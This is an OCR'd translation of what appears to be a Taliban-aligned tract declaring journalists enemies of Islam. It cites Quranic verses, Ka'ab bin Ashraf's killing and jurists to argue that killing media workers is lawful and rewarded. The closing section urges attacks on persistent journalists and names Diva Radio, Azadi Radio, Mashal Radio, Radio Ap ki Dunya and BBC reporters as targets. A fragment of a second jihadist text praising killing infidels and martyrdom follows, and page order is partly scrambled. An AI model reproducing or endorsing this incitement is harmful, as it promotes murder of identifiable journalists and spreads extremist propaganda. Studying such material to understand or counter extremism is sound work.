This media walks on the path of the west and adheres to their democratic values by openly calling for the women to work "shoulder to shoulder" with men. And for this purpose, it arranges proper telecasts. After any (Mujahideen) operation, this media gives proper advice to the Government that they should tighten their security and search for spies amongst themselves. We ourselves saw after the operations in Mehran Base[2] that on GEO TV, it was said that if the Government had punished the criminals involved in the GHQ (operation), then the (Mehran Base) operation wouldn't have happened. And then they wrote about the possibility of the existence of black sheep within the army. And so forth… Aside from these, there have been a lot of things that have been seen by the seers and heard by the listeners but due to brevity, we have not mentioned them. Also, these media people have created films and dramas against the Mujahideen that are based on the utmost

1. The Mosque in Islamabad that was destroyed by the Pakistan Army in 2007, along with the scholars, women and children inside it

2. The Operations that were conducted by the Taliban as revenge for the killing of Shaykh Usama bin Laden by the US (and Pakistani) Military



falsehood. They have hatched therein a full plot to defame the Mujahideen. They show these movies on their channels and present a wrong picture of the Taliban in front of the masses.

Reality of the Journalists

Their Shar'ai names are as follows:

Murjif: In the terminology of Shariah, the one who engages in propaganda against the Muslims during a war between Islam and Kufr is called Murjif.

Mu'qatil: These incite the Kuffar and their helpers for war against Muslims. (For instance) For this purpose, the journalists refer to the Taliban with bad names in front of the masses. They use terms such as "enemies of peace", "extremists" etc. to brainwash the people and create an environment of war.

Sa'i bil Fasaad: These are the ones who spread Fasaad (corruption) on earth. To refrain from obedience to the Commands of Allah is utter Fasaad and the religion of Allah is utter peace. (For instance) Veil (for the woman) is the Command of Allah but these people call verbally and practically for the woman to take off her veil and leave her house. The dispensing of the veil and for the woman is utter Fasaad and corruption of the society and the media strives for this cause. Hence, these (media people) are **Sa'i bil Fasaad** i.e. those who strive for corruption.

The Murjif

The Ruling on the Murjif has been stated by the Quran in the following manner:

"If the hypocrites, and those in whose hearts is a disease (evil desire for adultery, etc.), and the Murjifun (those who spread false news among the people) in Al-Madinah, cease not, We shall certainly let you overpower them, then they will not be able to stay in it as your neighbours but a little while. Accursed, wherever found, they shall be seized and killed with a (terrible) slaughter." [33:60-61]

In this blessed verse, Allah The Exalted has ordered the believers to kill the Murjifeen and those who spread propaganda. He also warns the Murjifeen (plural) and the hypocrites that they should give up their condemned acts; otherwise they would face a terrible end.

After pondering upon the sayings of the Mufassirin (exegetes) on this verse, the following points come to the fore regarding the state of the Murjifeen and their punishment:

They are those who spread false news and then narrate it repeatedly so that it may be taken as the truth. It states in *Tahreer wa Tanweer:* "This refers to false news or news that depresses the listener which is repeated time and again in gatherings such that the listeners consider it to be true." Today's media does this job pretty well. It starts in the morning that in so-and-so place, the Taliban Commander was caught; in so-and-so place, the Army captured the area etc. And then this news is repeated till night. And then through commercials, the people are repeatedly taught that their media stands for spreading the truth.

They say about the Muslim armies that they have been defeated, killed, arrested etc. This is just as Imam Nasfi (RA) said: "The Murjifeen of the cities are are those people who spread propaganda through false news about the armies of the Prophet of Allah ﷺ and they say that they lost or were killed or captured and other such things that break the hearts of the believers." And as is stated in *Tahreer wa Tanweer*: "And they say about the Muslim armies that they lost, a lot of them were killed etc. and other such statements that they use to put doubt and fear in the hearts of Muslims." This statement looks as if it has been written with regards to this current media of our age! These media people adopt this very same attitude regarding the Taliban and Mujahideen. Sometimes, they say that so-and-so area has been cleared of the Taliban. At other times, they say that 100 have been killed… 1000 have been killed… to the extent that if counted from the first day, the number of Taliban that have been killed according to the media exceeds the overall strength of the Taliban by more than ten times.


They spread immorality and lewdness just as the leader of the hypocrites Abdullah bin Ubayy did against Ayesha ؓ, the mother of the believers. Allah, The Exalted Says about Ibn Ubayy and his companions: **"Verily, those who like that (the crime of) illegal sexual intercourse should be propagated among those who believe, they will have a painful torment in this world and in the Hereafter. And Allah knows and you know not." [24:19]** It states in *Tafseer Al-Hadith* as we have quoted earlier that: "And the likes of this you will also find among those who spread immorality and lewdness among the people." Nowadays, we don't need lengthy descriptions to describe this phenomenon. Anyone can turn on their television channels and see the state of affairs. Poorly clothed women nowadays appear even in their newscasts. Unveiled women narrate news alongside men and this serves as a practical call to create such an atmosphere (of immorality) in the society. Their commercials only serve to call towards immorality and lewdness. The limit is that they say that dance, music and other evils are part of the culture of Muslim nations. Especially Diva Radio, Mashal Radio, Radio Ap Ki Dunya etc.[3] are busy spreading the consciousness among the Pakhtoons[4] that the Taliban are against their culture and tradition.


They fulfill the goals of the Kuffar against the Muslims. They present the culture and traditions of the Kuffar to promote globalization and internationalization. They strive to create a society among the Muslims that is similar to the society of the Kuffar and hence pave the way for the Muslims to become their slaves. It states in *Tafseer Al-Hadith*: "This condition can be found among those people who befriend the *Tawagheet*[5] and oppressors. They help them and search for honor amongst them and humiliate and enslave their own people. They sacrifice the benefits of their own lands for the benefits of the Kuffar." These days, some radio

and TV Channels make mountains out of molehills and propagate that such and such problems exist in the Muslim areas. But then they start speaking positively about the Muslims living in America and the West; they say that they are living great lives and their religion is safe. Unfortunately, these people mistakenly think that religion is limited to prayer, fasting etc. They fail to realize that half their religion, which is based on the Islamic system, has already been destroyed; their generations have been wasted; their sons and daughters have become uncontrollable. May Allah Have His Mercy…Ameen!

They extol the armies of the Kuffar as we mentioned earlier regarding the role of hypocrites in the Battle of The Trench. The hypocrites said at the time that undefeatable armies have arrived upon the Muslims. At the time of Batle of Tabuk[6]. The Murjifs said that the Muslims would not be able to return and that they would be arrested etc. Today's media also extol the armies of the Kuffar. They mention the weaponry and arsenal of the Kafir armies with such awe that the unaware Muslim automatically decides that to fight against them is like hitting his head against a mountain. They go to the extent of calling the Kuffar-allied apostates and hypocrites as "Shaheed" (martyrs) and the Taliban who fight for the Shariah of Muhammad ﷺ as "Halaak" (wastefully dead). After 2009, they even created dramas and films against the Taliban in which they defamed them, declared their brave operations as "cowardly" and spread lies against them etc.

3. Radios broadcast particularly in the KPK Province of Pakistan
4. The famous Pathans who inhabit most of KPK, Balochistan, Afghanistan and the Tribal Areas
5. False claimants to lordship
6. The Battle of the Muslims against the Romans towards the end of the Prophetic ﷺ period





i n not giving them any time."

6. The sixth is that a lot or all of their people will be killed as Allama Nasfi (RA) has said: "That *Quttiloo* is *Mushaddad*[7] and this indicates abundance (of harshness)" as is said in *Tahreer Wa Tanweer*: "And *Taqteel* is the strength in killing and the strength here is in the meaning of abundance and excess because an excess entity strengthens its foundations' abundance." It appears from the statement in *Tafsir Hadith* that all of their people will be killed without exception: "... So that they are killed by strangling without any softness or exception."

7. The seventh ruling is general and not specific to any time or place. Allama As'ad states: "And this is the Way of Allah and His Law with respect to the hypocrites and others like them in every time and place..." However, in *Tafsir Hadith*, it states: "Although these verses are related to a particular time and place, however, it seems apparent that their ruling is general and (applies) forever and it is upon the Muslim leader to decide (on the final ruling). These verses are saying that it is incumbent to take the path of harshness in cutting the root of these people who cause harm (to Muslims by their words) and wage propaganda and do not refrain. This is done so that the the society remains safe and peaceful."

This ruling stands until these people refrain from their blameworthy actions. The Quranic verse that we quoted earlier is evidence for this: "**If the hypocrites, and those in whose hearts is a disease (evil desire for adultery, etc.), and those who spread false news among the people in Al-Madinah, cease not...**"

We have mentioned the saying of Allama As'ad previously: "Until they remain upon their disbelief and enmity to Islam, and do not retract from their misguidance, Allah The Exalted will impose the people of faith upon them; and no one can change the Law of Allah."

And in *Tafsir Wasit*, it states: "And this is Allah's

7. A specific form of a word in Arabic that indicates emphasis

The Ruling on the Murjif

These are some of the attributes of these journalists and media people. Now let us discuss the ruling on them:

1. One ruling regarding them is that they should be expelled from the Islamic land, as Allah The Exalted said: **"... We shall certainly let you overpower them then they will not be able to stay in it as your neighbors but a little while." [33:60]** Therefore, if the Islamic Government is established then the Amir-ul-Mu'mineen (Commander of the Believers) will expel them.

2. The second is that they will be cursed i.e. they will be away from the Mercy of Allah

3. The third is that they will be arrested wherever they are found.

4. The fourth is that they will not be released after their arrest; rather, they will be killed as Imam Qurtubi (RA) says: "Thus, this has the meaning of command to seize and kill them if they persist on their hypocrisy and propaganda." And it says in *Asir-ut-Tafasir:* "Wherever they are found, they will be found humiliated and they will have to face arrest and death. This is the Sunnah of Allah." In *Tafsir Wasit*, it says: "And when they are found and overcome, then they will be arrested as humiliated prisoners." And the saying of Allama Sufi Abdul Hamid about the aforementioned verse should also be looked upon.

5. The fifth is that they will be killed with a terrible killing because of the words '*Quttiloo* and then *Ta'qtila* (a root word) in the Ayah that indicate emphasis. It says in *Tafsir Wasit*: "... So that they are killed by strangling without any softness, exception or secrecy." It says in *Tahreer wa Tanweer*: "... And likewise, it is harsh and swift

Ruling regarding the hypocrites, **Murjifs** and *Fussaq* (sinners, corruptors) until they refrain from their hypocrisy, spreading of evil news and causing harm to the Muslim men and women."

In the fourth point (above), it was stated that if the criminals are under an Islamic Government and constitute a number that the Government can overcome, then they should be arrested and given the Shar'ai punishment. But if they number so many that the Islamic Government isn't able to punish them or if there is no Islamic Government, then in such a situation, these criminals are collectively known as *Taifa Mumtan'ia*[8] and it is incumbent upon the Muslims to wage war against them.

(As for our situation) These people are found in abundance and the Government institutions are appointed for their security. On the other hand, no Islamic Government exists. Therefore, the Mujahideen should wage war against them and should kill them wherever they find them.

Note: The Noble Quran warned these people before ruling against them so that they might turn away from their evil actions. According to the exegetes, those people (the Murjifs during the time of the revelation) retracted from their actions and so they were not attacked. **Hence, the Mujahideen should also warn these people to cease their tongue-lashing against Islam and the Muslims. Those who do so should be forgiven. And those who do not should be attacked in a most harsh manner.** Imam Abu Bakr Jassas (RA) writes: "And Allah The Exalted has informed that if they do not refrain from this work, then the ruling upon them is exile or killing. This is Allah's Way and Path to which firm adherence has been ordained."

8. A group that holds back from many of the manifest legislations of Islam

The Mu'qatil

Now let's come towards the second term, the Mu'qatil. Who is the Mu'qatil and who are the Shar'ai Muqatileen (Plural)? And do the journalists and media people qualify as Mu'qatileen?The Prophet ﷺ killed Ka'ab bin Ashraf even though he was old and the elderly are (generally) not killed in war. The Muslims also had a contract with the Jews at the time. But the Prophet ﷺ still ordered his killing due to his blasphemous attitude towards Islam, Muslims and the Prophet ﷺ; plus the peace contract with the Jews was considered void in his case. He broke the contract, not with his sword, but with his mouth. The detailed narration is in Bukhari Shareef. In it, the reason for his killing has been mentioned as follows:

The Messenger of Allah ﷺ said: "Who is for Ka'ab bin Ashraf? Thus, he has hurt Allah and His Messenger ﷺ."

What was the hurt caused by the Jew Ka'ab? Ibn Sa'ad (RA) says in *Tabqat*: "Ka'ab bin Ashraf was a Jew who used to cause distress to the Prophet of Allah ﷺ. He was poet and he used to defame the Prophet ﷺ and the Sahaba with his poetry. He used to incite the Kuffar of Quraish against the Muslims. He used to go to Badr in Makkah and cry over the dead Kuffar and incite the Quraish against the Prophet ﷺ until they gathered for war in Uhud."

Benefit:

After reading the aforementioned statement of Ibn Sa'ad regarding Ka'ab, some attributes (of Muqatileen) come forth that are found perfectly in these contemporary disciples of Ka'ab i.e. the media people.

Defaming the Prophet ﷺ and the Muslims: These media people today do the same. Some of the defamatory terms with which the media people refer to the Mujahideen are:



"terrorists", "extremists", "radicals", "enemies to peace" etc.

Defamation through poetry: Poetry has more of an effect on the heart. The methods of the contemporary media in defaming the Mujahideen and glorifying the attributes of their enemies are even more effective than poetry; though they do utilize poetry as well. Plus the dramas that they have made against the Taliban which are broadcast on television are even deadlier than poetry.

Crying over the dead Kuffar: Ka'ab used to cry over the dead Kuffar in Badr even though he was a Jew. And the Jews do not have any sympathy for non-Jews. He used to fake the crying – the purpose of which was to incite the emotions of the Kuffar of Makkah. The media people do the same today. They do not care about the death of someone. But they use music in their programs. Their media gets hot when someone dies. Sometimes they even cry to raise the emotions of the people against the Muslims and Mujahideen and then narrate the events in a sad manner. Calling the (wastefully) dead security forces personnel as *Shaheed* (martyrs) is part of the propaganda that they do against the Taliban.

Ka'ab incited the Kuffar against Muslims to the extent that they came out for war against the Muslims at Uhud. In the same way, these journalists try to make the public satisfieds with the current war against the Taliban. They try to influence a Pakistani population that does not believe in this war as their own. They try to make them believe that this is their own war. Some time ago, the media telecasted a fake video to lay the ground work for breaking of the pact with the Taliban and the waging of war against them (in Swat)

From the ruling given by the Prophet ﷺ with regards to Ka'ab bin Ashraf, the following points come to the fore:

Waging war with the media and with the tongue is a proper part of the war. Those who do so are classified as *Mu'qatileen*. The media is an extremely dangerous tool. This is proven by the fact that the Prophet ﷺ broke the peace treaty between the Muslims and the Jews – a peace treaty according to which the usage of the sword was banned from either side. He ﷺ used the sword because Ka'ab had used his tongue beforehand. Thus, the Prophet's ﷺ use of the sword against the use of the tongue to break a treaty is evidence that the war waged through the tongue is more dangerous than the war waged through the sword.

This is why the Prophet ﷺ killed Abdullah bin Khatal along with his two slave girls on the occasion of the Conquest of Makkah even after a general pardon had been issued. This was because they used to defame the Prophet of Allah ﷺ and the Muslims. Therefore, it says in *Umdat-ul-Qari*: "And he used to defame the Prophet of Allah ﷺ and had two slave girls who used to defame the Muslims."

Ka'ab bin Ashraf was old and the elderly are (normally) not killed in war. However, his poisonous tongue provided the evidence for his killing. Another aspect that is proved from this is that the *Muharriz 'Anil 'Qitaal* (i.e. those who incite towards fighting) are included in the ruling of those who wage war i.e. they will be killed as the fighters will be killed. Hence, it is mentioned by Abdullah bin Mahmood Hanafi Mausli in *Al-Ikhtiar lit-Ta'leel Al-Mukhtar* that: "And they will not kill the insane, the woman, the blind, the crippled, the one whose right hand is cut or the elderly except if any of them is the King or is able to wage war or incites the people towards war or his opinion in war is considered trustworthy (e.g. military experts, commanders)…"

The Sa'i Bil Fasaad

This refers to those who spread corruption in the society. As mentioned before, the actions of the media people such as showing unveiled women to the whole world, telecasting immoral programs, playing rowdy English music on the radio while calling it culture and refinement... trying to internationalize the western and American civilization and condemning the Taliban's act of making the veil compulsory upon the women etc... These are actions that come under Fasaad (or corruption). The Fuqaha (jurists) consider this as "Sa'i bil Fasaad" (striving for corruption). If someone commits these acts on an individual level, then for him/her are the Shariah punishments – some of which are fixed and some of which are at the behest of the leaders of the Ummah. But if someone encourages such acts and tries to spread immorality and lewdness, then that person is Sa'i bil Fasaad and it is allowed to kill him, especially when such a person assumes the shape of an organized group that commits the crime of ruining the society. And instead of accepting its mistake, it defends its position, as is happening today. There is Governmental and international supervision and security-provision for such corruptors today. It says in *Radd-ul-Mukhtar*: "It is legal to kill the helpers of oppressors and the ones who strive for corruption. The killer is given reward (Thawaab)" [Vol. 15 Pg. 214]

It says in *Hindia*: "The killing of all oppressors, their helpers and the corruptors is allowed and their killer is deserving of reward." [Vol. 2 Pg. 167]

And it says in *Durr-e-Mukhtar*[9]: "And Nasihi has given the verdict for the incumbency of the killing of every person who causes harm. And it says in Sharh Wahbania that: 'The goal of censure is also accomplished by expulsion from the area, exile, ambush of their homes (i.e. the house in which they do the corruption) and expulsion from there, demolition of the building and breaking of the pots of wine.'"

Aside from these, the rulings on the *Sa'aat* i.e. those who commit Fasaad are mentioned abundantly in the books of Islamic Fiqh (jurisprudence).

In Conclusion


Most of the journalists have these three attributes (Murjif, Muqatil, Sa'I bil Fasaad). Instead of repenting, they insist on these actions. Therefore, the killing of the journalists who possess these characteristics is allowed according to the Shariah. But they should be warned beforehand. Henceforth, those who cease their enmity, propaganda against Islam and their spreading of Fasaad, then they should be forgiven. And those who keep insisting on their actions should be operated against according to the relevant Jihadi policy, without fearing the blame of the blamers. Yes! Diva Radio, Azadi Radio, Mashal Radio, Radio Ap ki Dunya and BBC reporters[10] generally and other journalists and media people who are comparatively more harmful should be targeted and operated against according to their relevant ranks (of harm).

Advice to the Muslim Journalists

Dear journalist! You were born in a Muslim family and you claim that Islam is your religion. The most valuable asset of a Muslim is his faith and religion. The loss of life does not really matter; and neither does the loss of wealth – if it goes then Allah Will create some other means for it. But if religion is lost, then there is eternal humiliation as consequence. How dangerous and hurtful would it be for a Muslim to lose his faith just because of some small gain or fame in this world? What could be considered more of a loss? Please note… The Prophet ﷺ said (to the effect): "Hurry towards good deeds before those trials which are like the pieces of a dark night; in them a man would be a believer by morning and a disbeliever by evening; a believer by evening and a disbeliever by

9. This and the previous two are standard books of Islamic jurisprudence.

10. These institutions are active in Tribal Areas



morning. He will sell his religion for this world."

Look my brothers! Beware of losing your precious asset – faith – because of your tongue and pen. For us there is sufficient admonition in that scholar of the Children of Israel, Bal'am bin Ba'ura' who was a scholar whose supplications used to be accepted by Allah. But when he supported Kufr by merely intending to supplicate against the Muslims, Allah The Exalted cursed him and compared him to a dog:

"And recite (O Muhammad ﷺ) to them the story of him to whom We gave Our Ayât (proofs, evidences, verses, lessons, signs, revelations, etc.), but he threw them away, so Shaitân (Satan) followed him up, and he became of those who went astray. And had We willed, We would surely have elevated him therewith but he clung to the earth and followed his own vain desire. So his description is the description of a dog: if you drive him away, he lolls his tongue out, or if you leave him alone, he (still) lolls his tongue out. Such is the description of the people who reject Our Ayât (proofs, evidences, verses, lessons, signs, revelations, etc.). So relate the stories, perhaps they may reflect." [7:175-176]


The honorable scholars have stated various reasons for the comparison with the dog. Among them is that the dog sits all day in front of the home from where it gets its bread. And it barks at anyone who walks on the way. It doesn't think about who the traveller is – whether he is a good or a bad person. And neither does the dog care about the nature of its master - that is it barking to defend a good person or an evil one? Please pay attention... The Prophet ﷺ ordered the killing of the lizard. The reason was that it breathed into the fire that was prepared for burning Ibrahim ﷺ. In Musnad Ahmad, Nafi' narrates that the slave-girl of Faka bin Mughira narrated to him that,

"When the slave girl of Faka bin Mugheera ﷺ passed near Ayesha ﷺ, she saw a spear in the house so she asked, 'O mother of the believers! What do you do with this spear?' The mother of the believers ﷺ replied, 'We kill these lizards with it. This is because the Prophet of Allah ﷺ said that when Ibrahim ﷺ was put in the fire, every animal on earth was trying to extinguish the fire - except for the lizard; it was breathing into the fire made for Ibrahim ﷺ. So, the Prophet ﷺ ordered us to kill it." [Musnad Ahmad] Even one breath of the mouth can sometimes change the ranks of a person and push him from the ranks of Islam into the ditches of disbelief... Even though this breath cannot harm those who walk the path of Ibrahim ﷺ and they will inshAllah get out of the fire unscathed.

If today the faith of Ibrahim ﷺ is renewed
The Fire shall still create the path to the garden

May Allah The Exalted save our faith and grant us the ability to walk upon the truth... Ameen!





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فَاقْتُلُوا الْمشرِكِين حيثُ وجدتموهم وخذُوهم واحصروهم واقْعدوا لَهم كُل مرصدٍ

"So slay the infidels wherever you find them, take hold of them, encircle them and lie in wait to ambush them on each and every path"
At-Tawbah: 5

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May Allāh have mercy upon him

Originally translated by 'Azzām Publications

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Using the book *Al-Isābah Fī Talab Ash-Shahādah*

By the *Shaykh*, Abū Qutaybah Ash-Shāmī

May Allāh have preserve him



Introduction

All praise is due to Allāh, the Lord and Sustainer of the Worlds, the One Who informs us that:

ولولا دفْع اللّهِ الناس بعضهم ِببعض لفَسدتِ الأرض

"And if Allāh did not prevent one set of people by means of another, the world would indeed be full of corruption." [1]

The salutations and peace be upon the *Imām* of Guidance, the Master of the Messengers, the one who said,

والذي نفسي بيده لوددت أن أقتل في سبيل الله ثم أحيا فأقتل ثم أحيا فأقتل

"By [Allāh] in Whose Hand is my soul! Verily, I would love to be killed in the Path of Allāh, then brought to life, then killed [again], then brought to life, then killed!"[2]

And he who also said,

إعملوا فكل ميسر لما خلق له

"Act (do), and each will be eased to that for which he was created."[3]

Allāh legislated Jihād for the dignity of this Ummah, knowing that it is abhorrent to us. As Allāh has notified us,

كُتِب علَيكُم الْقِتالُ وهو كُره لكُم وعسى أن تكْرهوا شيئًا وهو خير لكُم وعسى أن تحِبوا شيئًا وهو شر لكُم واللّه يعلَم وأَنتم لا تعلَمونَ

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[1] Al-Baqarah: 251

